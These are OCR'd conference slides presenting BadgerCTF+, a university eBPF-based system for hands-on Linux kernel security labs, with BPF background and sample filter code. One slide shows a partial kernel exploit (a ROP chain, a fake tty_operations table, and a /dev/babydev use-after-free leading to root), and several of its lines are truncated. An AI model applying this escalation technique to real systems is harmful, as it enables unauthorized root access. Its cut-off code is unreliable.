
Extended Berkeley Packet Filter (ebpf)
The New Swiss Knife for Cybersecurity Education

Si Chen and Liu Cui
Computer Science Department
West Chester University of Pennsylvania
{schen, lcui}@wcupa.edu

Presentation Outline

- Introduction
- Background
- System Overview
- Comparison
- Lab Examples


Introduction



```
creater: J4sp3r (pwnkit)  redeveloped by Dr. Si Chen (quake0day@wcupa)
root@1c4a6075c99c:/workdir #
```


- It is very challenging to do hands-on projects involving complex Linux kernel modification in cybersecurity courses, such as pawning a Linux kernel and hooking system calls.
- To solve this problem, we have developed a cybersecurity learning system named **BadgerCTF+**.
  - Leverages the Extended Berkeley Packet Filter (eBPF) technology to support just-in-time kernel hooking.
- With **BadgerCTF+,** we can develop various hands-on cybersecurity labs, including system calls and processes hijacking, attacking interrupts, and kernel tracing.

The “Ring”



System Call → WinAPI (Windows)

Background




```
rop[i++] = (size_t)get_root;
rop[i++] = 0xffffffff81063694;      // swapgs; pop rbp; ret;
rop[i++] = 0;
rop[i++] = 0xff
rop[i++] = (siz
rop[i++] = user
rop[i++] = user
rop[i++] = user
rop[i++] = user

for(int i = 0; i < 30; i++)
{
    fake_tty_operations[i] = 0xFFFFFFFF8181BFC5;
}
fake_tty_operations[0] = 0xffffffff810635f5;  //pop rax; pop rbp; ret;
fake_tty_operations[1] = (size_t)rop;
fake_tty_operations[3] = 0xFFFFFFFF8181BFC5;  // mov rsp,rax ; dec ebx ; ret

int fd1 = open("/dev/babydev", O_RDWR);
int fd2 = open("/dev/babydev", O_RDWR);
ioctl(fd1, 0x10001, 0x2e0);
close(fd1);

int fd_tty = open("/dev/ptmx", O_RDWR|O
size_t fake_tty_struct[4] = {0};
read(fd2, fake_tty_struct, 32);
fake_tty_struct[3] = (size_t)fake_tty_o
write(fd2,fake_tty_struct, 32);

char buf[0x8] = {0};
write(fd_tty, buf, 8);

return 0;
```

The kernel programming projects provide crucial hands-on experience for helping the student understand operating system concepts and advanced cybersecurity topics such as system calls, process hook, interrupt, and kernel memory management.

Developing a pedagogically-effective programming project in the context of a complex Linux kernel codebase can be a challenge:

1. Linux kernel has been developed and maintained for more than 30 years and is already settled in design.
2. The sheer size of the kernel system makes it difficult to understand.
3. The production operating systems are also not primarily designed as teaching tools -- any changes students make might break the whole system

Background


The BSD Packet Filter:
A New Architecture for User-level Packet Capture*

Steven McCanne† and Van Jacobson†
Lawrence Berkeley Laboratory
One Cyclotron Road
Berkeley, CA 94720
mccanne@ee.lbl.gov, van@ee.lbl.gov

December 19, 1992

Abstract

Many versions of Unix provide facilities for user-level packet capture, making possible the use of general purpose workstations for network monitoring. Because network monitors run as user-level processes, packets must be copied across the kernel/user-space protection boundary. This copying can be


SunOS, the Ultrix Packet Filter[2] in DEC's Ultrix and Snoop in SGI's IRIX.

These kernel facilities derive from pioneering work done at CMU and Stanford to adapt the Xerox Alto 'packet filter' to a Unix kernel[8]. When completed in 1980, the CMU/Stanford Packet Filter, CSPF, provided a much needed and widely used facility. However on today's machines its performance, and

Berkeley Packet Filter (BPF) was first developed in 1992. It is a virtual machine (VM) in the Linux kernel, allowing a privileged user to load and run bytecode safely in the kernel and monitor some chosen events.

Since version 3.18 of the Linux kernel, the BPF VM has been extended with a new name eBPF(extended BPF). In order to trigger a BPF program, one needs to attach it to one or more probes (e.g., kprobe or uprobe).


Background



We maintain that eBPF is a natural fit for a cybersecurity learning system, for several reasons:

- Hooking is done in the kernel space, thus is able to hook high privilege processes.
- The verifier automatically verifies the eBPF code before being inserted to the kernel, and prevent programming errors which may cause kernel crashes, hangs, or instability.
- eBPF programs can be triggered by user or kernel land probes, allowing a single mechanism to intercept all system events.
- eBPF is able to provide context about the events, including arguments, process id, user id, timestamp and more.
- eBPF supports event filtering in the kernel, saving the need to send and parse irrelevant event in the userspace (ring 3).
- It is possible to use eBPF to read and write data from kernel space to user space memory, hence arguments can be read and even changed.
- System overhead is relatively small as all the eBPF code are compiled to native code and are running inside kernel space.
- eBPF is now maintained as part of the Linux kernel and new features are constantly being added to it.


System Overview



```
creater: J4sp3r (pwnkit)  redeveloped by Dr. Si Chen (quake0day@wcupa)
root@1c4a6075c99c:/workdir #
```


The core part of the BadgerCTF+ system is a pre-configured docker container. Users (student and teacher) can connect to the BadgerCTF+ system via a secure shell (SSH) program.
Once connected via SSH, the BadgerCTF+ system will automatically spawn a new container and let the user attach to it. To make sure user's homework can be saved and synchronized, BadgerCTF+ will automatically mount user's home folder to the container. Once user disconnect via SSH, that container will be destroyed.

System Overview




We use eBPF to build several kernel related security labs. These Linux kernel programming labs are developed via pseudo-C code and compiled into eBPF byte code via LLVM compiler. Student and teacher do not need to use eBPF directly, instead, they can use the Python script as an abstraction layer to interact with the built-in eBPF program.

System Overview



```
#include <netpacket/packet.h>
#include <linux/filter.h>
...

#define OP_LDH (BPF_LD  | BPF_H   | BPF_ABS)
#define OP_LDB (BPF_LD  | BPF_B   | BPF_ABS)
#define OP_JEQ (BPF_JMP | BPF_JEQ | BPF_K)
#define OP_RET (BPF_RET | BPF_K)

static struct sock_filter bpfcode[6] = {
    { OP_LDH, 0, 0, 12          },  // ldh [12]
    { OP_JEQ, 0, 2, ETH_P_IP    },  // jeq #0x800, L2, L5
    { OP_LDB, 0, 0, 23          },  // ldb [23]
    { OP_JEQ, 0, 1, IPPROTO_TCP },  // jeq #0x6, L4, L5
    { OP_RET, 0, 0, 0           },  // ret #0x0
    { OP_RET, 0, 0, -1,         },  // ret #0xffffffff
};

int main(int argc, char **argv)
{
    ...
    sock = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));

    if (setsockopt(sock, SOL_SOCKET, SO_ATTACH_FILTER, \
        &bpf, sizeof(bpf))) {
        perror("setsockopt ATTACH_FILTER");
        return 1;
    }
    ...
    return 0;
}
```

filter program@ring3




```
unsigned int sk_run_filter(struct sk_buff *skb, \
                           struct sock_filter *filter, int flen)
{
    struct sock_filter *fentry; /* We walk down these */
    void *ptr;
    u32 A = 0;                  /* Accumulator */
    u32 X = 0;                  /* Index Register */
    u32 mem[BPF_MEMWORDS];        /* Scratch Memory Store */
    u32 tmp;
    int k;
    int pc;

    /*
     * Process array of filter instructions.
     */
    for (pc = 0; pc < flen; pc++) {
        fentry = &filter[pc];
        ...
        switch (fentry->code) {
        case BPF_ALU|BPF_ADD|BPF_X:
            A += X;
            continue;
        case BPF_ALU|BPF_SUB|BPF_X:
            A -= X;
            continue;
        case BPF_ALU|BPF_SUB|BPF_K:
            A -= fentry->k;
            continue;
        case BPF_ALU|BPF_MUL|BPF_X:
            A *= X;
            continue;
       ...
    }
    return 0;
}
```

filter program@ring0


System Overview

Our lab's Python script will create a new system-level hook to gather information in the kernel land. Once the desired hook has been identified, the eBPF program can be loaded into the Linux kernel via the eBPF system call. This is typically done using one of the available eBPF libraries. As our lab program is loaded into the Linux kernel, it passes through two steps before being attached to the request hook:

1. **Verification:** the verification process ensures that the eBPF program is safe to run. The verifier will validate that the program meets several conditions.
2. **JIT Compilation:** The Just-in-Time (JIT) compilation process translates the generic bytecode of the program into the machine specific instruction set to optimize the overall running performance of the program.



System Overview



To return the result back to user space (ring3), our system utilized a concept named eBPF maps.

eBPF maps allows sharing date between our lab's eBPF kernel programs and also between kernel (ring0) and user-space (ring3) applications.

The eBPF maps are generic data structure for storage of different data types and are treated as binary blobs. We specify the size of the key and the size of the value at map-creation time inside our lab's eBPF program.
The map handles are file descriptors and multiple maps can be created and accessed by multiple users/programs at the same time.

Comparison of Techniques for Teaching Linux Kernel

	Monitor all system interactions	No system modification	No application modification	Easy to develop	Safe
Loadable Kernel Module (LKM)	N	N	Y	N	N
Application Modification	N	Y	N	N	N
Library Injection	N	Y	Y	Y	N
Kernel eBPF (BadgerCTF+)	Y	Y	Y	Y	Y
	Table 1: Comparison of Techniques for Teaching Linux Kernel				

